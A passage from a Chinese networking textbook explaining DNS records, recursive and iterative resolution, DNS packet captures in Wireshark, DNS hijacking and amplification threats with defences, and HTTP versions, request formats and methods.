生存时间指该资源记录在域名服务器中保存的时间(单位：秒)，在报文中这是一个 32 位无符号的数，通常的生存时间不超过 1 天。

类别(class)用来标识协议类别，常用的值是 IN(指互联网 IP 地址)。

类型(type)指明这是何种类型的记录，如值 1(A 记录)的资源数据是 4 字节 IP 地址，值 15(MX 记录)的资源数据是邮件交换(把一个邮箱名字映射为一个主机名字)，值 5(CNAME 记录)的资源数据是规定一台主机的别名等。

例如，某 DNS 数据库中的一条资源记录：

```
book. ynu. edu. cn 86400 IN CNAME lib. ynu. edu. cn
```

其中，定义 lib. ynu. edu. cn 主机的别名为 book. ynu. edu. cn，有效时间 1 天(86400s)。

6.2.3 DNS 域名/IP 地址解析的工作流程

DNS 的工作流程是将域名到 IP 地址或将 IP 地址到域名的转换过程，称为域名-地址解析(name-address resolution)。域名-地址解析由 DNS 服务器完成。DNS 分为服务器端和客户端，当客户端向服务器发出查询请求时，服务器必须做出回答。本地 DNS 服务器首先查询自己的数据库，若自己的库中没有对应的结果，则向上一级 DNS 服务器询问，得到结果后，就把收到的查询结果保存在自己的高速缓存中，并回答客户端。应用实例见图 1.4 和表 1.2。

从域名到 IP 地址的解析是 DNS 的常规工作。客户端的解析器向 DNS 服务器提交域名，请求告知对应的 IP 地址。服务器检查通用域或国家域以查找相应的映射。从 IP 地址到域名的解析，客户端解析器向 DNS 服务器发送反序的 IP 地址，并加上 in-addr 和 arpa 两个标号，以创建能够被反向域所识别的域名。

可采用两种域名/IP 地址解析方法：递归解析方法和迭代解析方法。

1. DNS 的递归解析

递归解析由本地 DNS 服务器向客户端提供最终解答，这是当前客户端浏览器的默认设置。图 6.14 是一个递归解析的实例。




图 6.14 DNS 解析器通过递归解析来查找一台主机域名对应的 IP 地址

此例中，ynu 的客户机解析器要查询域名为 ad. sina. com 主机的 IP 地址。第 1 步，向

本地域名服务器 dns.ynu.edu 发送一条查询消息。假设本地域名服务器对此域一无所知，于是向其数据库中指定的 edu 服务器 dns.edu 发送一个 UDP 分组(第 2 步)。不幸的是 edu 服务器也不知道 ad.sina.com 的 IP 地址，于是将请求转发给子域服务器 dns.com(第 3 步)，而 dns.com 服务器再将请求转发给必定拥有授权资源记录的 dns.sina.com(第 4 步)。因为每一步的请求都是从客户端传递到服务器端，则在第 5 步至第 8 步中，所请求的应答资源记录又被回传过来。最后将这些记录取回到本地域名服务器，将此最终查询结果告诉客户端，同时存放一份副本在途经的所有服务器的缓存中，以备将来之需。但这些信息是非授权的，不能被长久保存，保存期为 1 天。递归解析的优点是客户端只与本地 DNS 服务器联系，客户工作量较小。

但是，如果在进行递归解析的这些 DNS 服务器群中有一台的高速缓存器内被置入了错误的"域名/IP 地址"记录，或 DNS 响应数据在返回传输的过程中被恶意的中间人拦截篡改了，这将误导客户端去访问错误 IP 地址的主机，这种攻击行为称为 DNS 欺骗。在递归解析过程中要查找到产生 DNS 欺骗的具体位置，或者查找到高速缓存被恶意篡改的 DNS 服务器比较困难。

2. DNS 的迭代解析

第二种查询方式是域名的迭代解析。当一个客户机向机内设置的默认 DNS 服务器的 IP 地址发送域名解析请求时，如果该 DNS 服务器持有该域名的信息，就将该信息发给客户端。如果默认 DNS 服务器不能解析出客户要求的查询，就向客户端推荐另一个 DNS 服务器，客户机就向第 2 个 DNS 服务器发送查询请求。如果第 2 个 DNS 服务器也不能解析出客户要求的查询，就向客户推荐第 3 个 DNS 服务器。这样重复下去，直到客户获得查询结果，或者被告知查询结果失败。这样的域名查询称为 DNS 的迭代解析，如图 6.15 所示。




图 6.15 DNS 的迭代解析过程

在迭代解析中客户端的工作量较大，优点是如果客户机收到的 DNS 应答中含有诱骗的 IP 地址信息，就容易查到缓存受到错误数据篡改的 DNS 服务器或产生诱骗的环节，因此安全性较好。

6.2.4 DNS 报文的封装实例

DNS 的查询请求或响应的报文可以封装到 TCP 或 UDP 的协议数据单元中。DNS 服务器的公认端口号为 53。由于大部分 UDP 协议数据单元的最大尺寸限制是 512B，因此当响应报文少于 512B 时，就封装在 UDP 中发送。当响应报文的长度超过了 512B，就需要建立一个 TCP 连接，可能出现两种情况：

(1) 如果客户端解析器事先知道响应报文的长度大于 512B，就先与 DNS 服务器建立 TCP 连接。例如，如果一个二级域名服务器(作为客户端)需要从一级域名服务器那里接收一个域的信息，它就主动与一级域名服务器建立一个 TCP 连接，因为它已经知道要传输一个域的 DNS 信息，必定将超过 512B。

(2) 如果客户端解析器不知道响应报文的大小，可以向服务器的 53 端口发送 UDP 封

装的查询请求。然而，如果响应报文的长度大于 512B，服务器就截断报文，将 DNS 头部的标志字段 flags 中的截断标志 TC 位设为 1，见图 6.11。客户端的解析器就打开一个 TCP 连接，并且重复发送请求，直到从服务器得到整个的报文。

1. DNS 客户的查询报文实例

在图 1.4 和表 1.2 中给出了一个浏览器访问 www.sina.com.cn 网页的 DNS 域名查询过程。图 6.16 为用 Wireshark 捕获的 IE 浏览器发送的 DNS 查询报文的内容。从中可看出，包内的协议数据封装顺序为 eth：ip：udp：dns。客户机 IP 地址为 10.0.26.9，DNS 服务器 IP 地址为 202.203.208.33。客户机发送的 UDP 源端口为 59585，目的端口为 53。对照图 6.10 和图 6.16 可看出，DNS 查询 ID 为 0x ec2f，标志 Flags 为 0x0100（标准查询），查询记录数 1，回答记录数 0，授权记录数 0，附加记录数 0。对照图 6.16 和图 6.12 可看出，查询域名为 www.sina.com.cn，查询类型为 A（主机地址），查询类为 IN（互联网地址）。

```
⊞ Internet Protocol, Src: 10.0.26.9 (10.0.26.9), Dst: 202.203.208.33 (202.203.208.33)
⊞ User Datagram Protocol, Src Port: 59585 (59585), Dst Port: domain (53)
⊟ Domain Name System (query)
    [Response In: 3]
    Transaction ID: 0xec2f
  ⊞ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ www.sina.com.cn: type A, class IN
        Name: www.sina.com.cn
        Type: A (Host address)
        Class: IN (0x0001)
```

图 6.16　IE 浏览器查询新浪 IP 地址的 DNS 查询包内容

2. DNS 服务器的响应报文实例

图 6.17 所示为 DNS 服务器对图 6.16 所示的 DNS 查询的应答报文内容。从图中可看出，返回此应答的域名服务器 202.203.208.33 并不是该域名的授权服务器。回答记录数为 9（对域名 www.sina.com.cn 的查询提供了 9 个 IP 地址，其中一个 IP 地址是 121.194.0.205，有效期 31 秒），对这些域名/IP 地址的授权服务器有 3 个（其中之一是 nsl.sina.com.cn，有效期 8 小时），附加记录数有 3 个（提供了 sina 的授权域名服务器的 IP 地址）。可自行实验，获取图 6.17 中未展开显示的丰富信息。

```
⊞ Internet Protocol, Src: 202.203.208.33 (202.203.208.33), Dst: 10.0.26.9 (10.0.26.9)
⊞ User Datagram Protocol, Src Port: domain (53), Dst Port: 59585 (59585)
⊟ Domain Name System (response)
    [Request In: 2]
    [Time: 0.001595000 seconds]
    Transaction ID: 0xec2f
  ⊞ Flags: 0x8180 (Standard query response, No error)
    Questions: 1
    Answer RRs: 9
    Authority RRs: 3
    Additional RRs: 3
  ⊞ Queries
  ⊞ Answers
  ⊞ Authoritative nameservers
  ⊞ Additional records
```

图 6.17　DNS 服务器对客户端的应答报文内容

6.2.5 域名系统的安全隐患

域名系统的安全威胁可分为 3 类：第 1 类是黑客通过入侵 DNS 服务器并篡改域名信息(域名劫持)，对查询该域名的客户机进行 IP 地址欺骗；第 2 类是采用中间人攻击的方法，在传输途中截获并篡改 DNS 服务器给客户端的响应报文中的 IP 地址，误导浏览器访问错误的网站；第 3 类是对目标 DNS 服务器进行网络流量放大攻击，致使 DNS 服务器系统瘫痪，使其服务范围内的互联网不能正常工作。

1. 对 DNS 系统的域名劫持攻击

在前面讨论了动态域名系统(DDNS)的概念，由于互联网域名信息处于动态的变化中，域名服务器内的信息要经常更新，以便让域名映射信息保持最新的状态。此过程容易被攻击，导致对访问 DNS 服务器的客户机提供错误 IP 地址等误导行为，这也称为“域名劫持”，如图 6.18 所示。




图 6.18　DNS 服务器的映射表被篡改而误导客户机访问恶意网站

设 DNS 服务器的域名映射表中有一条信息是：“新浪网站的 IP 地址为 211.95.77.13”。如果此映射信息中的 IP 地址被入侵的黑客篡改为一个恶意网站的 IP 地址，成为：“新浪网站的 IP 地址是 202.205.58.25”。当有一个客户机要访问新浪网站时，从 DNS 服务器得到的目的 IP 地址为 202.203.58.25，而不是新浪网站的 211.95.77.13。结果客户机向此 IP 地址发出访问请求时，收到的却是恶意攻击或进入到了不希望访问的网站。也有一些商业广告网站通过对 DNS 服务器映射表的非法篡改，将自己的 IP 地址与点击率较高的著名网站域名绑定在一起，以此方式将大量客户机的访问引向自己的商业网站。

要防止对 DNS 记录的非授权篡改，DDNS 的数据更新必须使用严格的安全认证技术。

2. 对 DNS 服务器的数据流放大攻击

对互联网上的域名系统进行数据流的放大攻击(DNS Amplification Attacks)属于对服务器系统的泛洪攻击类型。这种攻击是利用 DNS 数据包的大量变体，产生针对一个目标的大量的虚假的通信流量。这种浪涌式的冲击流量可达每秒钟数千兆字节，造成网络拥塞，足以阻止任何人访问域名系统。

与老式的 Smurf Attacks 非常相似，DNS 放大攻击利用了无辜的第 3 方 DNS 服务器，诱骗它们向被攻击的 DNS 服务器发送虚假的数据包来放大通讯量，其目的是耗尽被攻击者的全部带宽。但是，Smurf Attacks 是向一个局域网内的广播地址发送数据包以达到放大通信流量的目的，而 DNS 放大攻击不使用广播地址。攻击者冒充“目标 DNS 服务器”向互联网上的第三方 DNS 服务器发送小的诱骗性的询问报文，报文的源 IP 地址是“目标 DNS 服务器”。这些第三方 DNS 服务器随后将向表面上提出查询的那台“目标 DNS 服务器”发回

大量的回复，导致通信流量的放大并且最终把“目标 DNS 服务器”的网络资源耗尽。因为 DNS 主要是以无连接的 UDP 数据包为基础的，采取这种攻击具有隐蔽性，难于追踪攻击者。

在这种放大攻击手段刚出现的时期，主要方法是对第三方 DNS 服务器发送 60B 左右的查询报文，然后服务器的回复报文最多可达 512B，这可使回复流量放大 8.5 倍，再将这些回复报文引向被攻击的 DNS 服务器。但是，这难以达到攻击者希望达到的淹没被攻击者的水平。最近，攻击者采用了一些更新的技术把目前的 DNS 放大攻击的数据流提高了很多倍。

当前许多 DNS 服务器支持 EDNS 技术。EDNS 是 DNS 的一套扩大机制，在互联网文件 RFC 2671 中对此有详细的介绍。通过一些选择参数能够让 DNS 回复应答超过 512B，并且仍然使用 UDP 协议。攻击者只要发送一个 60B 的查询报文，就可获取一个大约 4000B 的记录的响应报文，由此把网络流量放大 66 倍。

要实现这种攻击，攻击者首先要找到互联网上的几台实施循环查询工作的第三方 DNS 服务器，大多数 DNS 服务器都有这种设置。由于支持循环查询，攻击者可以向一台 DNS 服务器发送一个查询，这台 DNS 服务器随后把这个查询以循环的方式发送给攻击者选择的一台 DNS 服务器。接下来，攻击者向这些服务器发送一个 DNS 记录查询，这个记录是攻击者在自己的 DNS 服务器上控制的。由于这些服务器被设置为循环查询，这些第三方服务器就向攻击者发回这些请求。攻击者在 DNS 服务器上存储了一个 4000B 的文本用于进行这种 DNS 放大攻击。

现在，由于攻击者已经向第三方的 DNS 服务器的缓存中加入了大量的记录，攻击者接下来向这些服务器发送 DNS 查询信息(带有启用大量回复的 EDNS 选项)，并采取诱骗手段让那些 DNS 服务器认为这个查询信息是从攻击者希望攻击的那个 IP 地址发出来的。这些第三方 DNS 服务器就用这个 4000B 的文本记录回复给被攻击者，由此产生大量的 UDP 数据包将被攻击者淹没，对于某些目标的攻击甚至超过了每秒钟 10GB 的网络流量。由于发向被攻击者的响应报文是来自大量的第 3 方服务器，因此较难追踪到真正的发动攻击者。

为了防御这种大规模攻击，首先要保证 DNS 服务器有足够的带宽，足以承受小规模的泛洪攻击，但要抵抗每秒钟数 GB 的 DNS 放大攻击是较困难的。另外，要保证能及时与互联网服务提供商 ISP 进行联系，一旦发生这种攻击，可以让 ISP 在上游过滤掉这种攻击包。要识别这种攻击，可以使用 Wireshark 等网络协议分析软件工具(见第 7 章的介绍)，查看包含 DNS 回复的数据包(源 UDP 端口 53)，特别是要查看那些拥有大量 DNS 记录的端口。一些 ISP 可以在其整个网络上部署传感器以便检测各种类型的早期大量数据流，可以在发现这种攻击之前就抑制这种攻击。

最后，为了阻止黑客使用 DNS 服务器作为一个实施这种 DNS 放大攻击的代理，要加强登录系统的身份认证，保证只有授权用户可以从外网对 DNS 服务器执行循环查询。大多数 DNS 服务器拥有限制循环查询的能力，可设置为仅接受某些网络用户的查询。

在国外，很多互联网公司非常重视网站 DNS 的安全，并将其视为保障网站系统稳定的最主要的环节。但由于 DNS 的管理涉及很多专门技能，并需要网管人员根据网络安全的形势不断应付各种各样的潜在漏洞和危机。因此，很多专门从事 DNS 外包管理的公司应运而生。如美国亚马逊等很多电子商务网站都选择将 DNS 外包给专门公司进行管理。

6.3 超文本传输协议

超文本传输协议是应用层协议，它的规范文件是 RFC1945 和 RFC2616。HTTP 定义了客户向服务器发出获取文档的请求，以及服务器发回应答消息的过程。

在图中介绍了浏览器访问 Web 网站的过程。图 6.19 是一个典型的客户机/服务器交互的实例。客户机 IP 地址是 202.203.44.203，DNS 服务器的 IP 地址是 202.203.208.33，Web 服务器的 IP 地址是 202.203.208.36。当客户浏览器点击一个 URL 连接后，浏览器向本地 DNS 域名服务器查询 URL 中 Web 服务器域名 www.ynu.edu.cn 对应的 IP 地址(图中第 598 帧)。从 DNS 得到了 Web 服务器的 IP 地址后(图中第 599 帧)，客户端选择一个临时端口号 ironmail 与该服务器的公认端口 http 80 通过“三次握手”建立 TCP 连接(图中第 600、601 和 602 帧)。然后 HTTP 客户端发出 GET 请求给服务器(图中 603 帧)要求获取指定的网页。HTTP 服务器返回应答以及提供所要求的网页(图中 604 帧)。




图 6.19 客户机浏览器访问服务器的过程

HTTP 服务器不保留任何访问过它的客户机的状态信息，所以 HTTP 是“无状态协议”。换言之，HTTP 服务器对收到的每个客户请求的处理都是独立的，不考虑与其他请求的关系。因此如果一个客户机多次发送同一个请求，服务器也同样地多次重复返回同一个响应(换言之，HTTP 服务器不保存客户的任何信息)。将 HTTP 设计成无状态协议是为了保证它的简单性。这使得服务器处理客户的请求可以很快捷，每秒钟可处理大量的客户请求。并且 HTTP 服务器的负担不会随客户量的增加而大幅上升。

1. HTTP 协议版本 1.0 和版本 1.1 的区别

当前使用的 HTTP 协议有两个版本：HTTP 1.0 和 HTTP 1.1。它们的主要差别是：HTTP 1.0 版本客户端发送的请求中能使用的功能较少，参看表 6.2。另一个差别是：HTTP 1.0 版本使用了“不保持连接(Non-persistent Connection)”的模式。服务器对客户的每个“请求”返回“响应”后，服务器就立即关闭 TCP 连接。如果客户机多次向同一个服务器发出后续请求，那么也要多次进行建立和关闭 TCP 连接的重复过程。从图 5.9 中的例子可见，每次 TCP 连接的建立都要在客户机和服务器之间进行“三次握手”的协商，因此多次发送获取网页的请求就被这种多次 TCP 握手的协商过程给延迟了。不保持连接的另一个缺点是，TCP 建立连接时处理和存储过的信息在服务器和客户机中浪费了。当前，HTTP 1.0 协议主要用于发送广告的服务器中，通过嵌入在 Web 网站首页中的链接向客户端的浏览器发送广告和图片等。

HTTP 1.1 版本默认使用“保持连接(Persistent Connection)”的模式。HTTP 服务器在向客户机发回了所请求的响应网页后,仍然将与该客户端建立的 TCP 连接保持一段时间(Keep-alive)。例如,将已建立的 TCP 连接保持 100 秒钟,如果在此期间内客户机还发出获取另外网页的请求,则直接使用已建立的 TCP 连接。这就使客户机可以通过同一个 TCP 连接发送多个请求,就避免了不保持连接模式的低效率与延迟。

2. HTTP 客户的请求报文格式

图 6.20 是浏览器向服务器发送的 HTTP 请求报文的实例。HTTP 是应用层协议,它的报文被封装在 TCP 的数据段中,而 TCP 数据段又被封装在 IP 数据包中,IP 包又被封装在以太网数据帧中传输。该帧内的协议头部封装顺序为 eth: IP: TCP: HTTP。HTTP 的报文是用 ASCII 文本写的,读取和解释都很容易。客户请求报文的第一行是请求行,后一行称为头部行。每行都是用 ASCII 文本写成,结束标记为回车符后跟随一个换行符号。最后一个头部行后面还有一个额外的回车符和换行符号。有些请求报文还在头部的后部分包含一个实体部分,用于向服务器提供 Cookies 等信息。

```
⊞ Internet Protocol, Src: 10.0.26.7 (10.0.26.7), Dst: 119.75.213.50 (119.75.213.50)
⊞ Transmission Control Protocol, Src Port: guest-launcher (3566), Dst Port: http (80),
⊟ Hypertext Transfer Protocol
  ⊞ GET / HTTP/1.1\r\n
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwa
    Accept-Language: zh-cn\r\n
    UA-CPU: x86\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)
    Connection: Keep-Alive\r\n
    Host: www.baidu.com\r\n
    \r\n
```


图 6.20　浏览器向 HTTP 服务器发送的 GET 请求的内容

HTTP 客户端的请求语句行的格式为 Method URL HTTP-Version \r\n。其中 Method 注明用于此次请求采取的方法(见表 6.2)。第二个字段用统一资源定位符指定需要获取的文件,如果 URL 部分为空,则说明获取默认首页。然后是采用的 HTTP 版本。例如,图 6.20 的 HTTP 客户请求报文指出:采用的方法是 GET,所需获取文件的 URL 是网站的默认首页,浏览器的型号为 mozilla/4.0,访问的服务器为 www.ynu.edu.cn,请服务器采用保持连接方式,以及发给服务器的 Cookie 等。

表 6.2 是 HTTP 1.1 版本中客户机浏览器可向服务器发送的 10 种请求方式。通过表中列出的各种方法,HTTP 客户机可从服务器获取指定的网页和程序、提交用户名和口令进行身份认证、对服务器中的文件进行复制、删除、移动等操作。这些方法也可能被恶意利用来对服务器网页文件进行破坏或篡改。利用 POST 方法传输未加密的用户名和口令是不安全的,很容易从网络数据捕获中截获,因此常与第 2 章介绍的 PAP 和 CHAP 挑战握手身份认证协议配合使用。见本章习题。

HTTP 1.0 版本中客户机仅能使用表中的 GET、POST 和 HEAD 3 种方式与服务器交互,因此这 3 种方法是两种版本都支持的。在后续几章的网络安全数据分析实践中经常要用到此表。

3. HTTP 服务器的响应报文格式

图 6.21 是 HTTP 服务器返回给客户的响应报文的例子。由一条状态行开始,后面跟着头部,然后是内容,内容通常是图像、HTML 网页文档等。

表 6.2　HTTP 客户端浏览器发送的请求的类型和用途

请求方法	用　　途
GET	向服务器请求获取用 URL 指定的资源对象。如果对象是网页或文件,GET 请求获取其内容;如果对象是程序(Program)、脚本(Script)或 Java 小程序(Applet),GET 请求获取该程序的运行结果或脚本的输出;如果对象是数据库查询,GET 请求获取查询结果
HEAD	向服务器获取 URL 指定对象的元信息,例如,查询该对象最后的修改日期,以判断本机浏览器中保存的 Cookie 是否有效。因无需传送整个文件,该方法的响应速度较快
POST	用此请求报文的实体部分发送信息给指定的 URL,并获取结果。例如,客户端向服务器提交浏览器界面上填写的用户名和口令,提交客户输入的表单数据等
PUT	将信息存储在 URL 指定的服务器中的位置
DELETE	删除 URL 指向的服务器中的文档
TRACE	客户端跟踪通过代理、隧道等模式转发的 HTTP 信息
OPTIONS	客户端向服务器询问有关可用选项的信息
COPY	将服务器中的文件复制到另一位置,源文件位置在请求行的 URL 中给出;目标位置在实体头部信息中给出
MOVE	将服务器中的文件移动到另一位置,源文件位置在请求行的 URL 中给出;目标位置在实体头部信息中给出
LINK	创建从一份文档到达其他位置的一个或者多个链接,文件的位置在请求行的 URL 中给出;目标位置在实体头部信息中给出。与此相对的操作还有 UNLINK

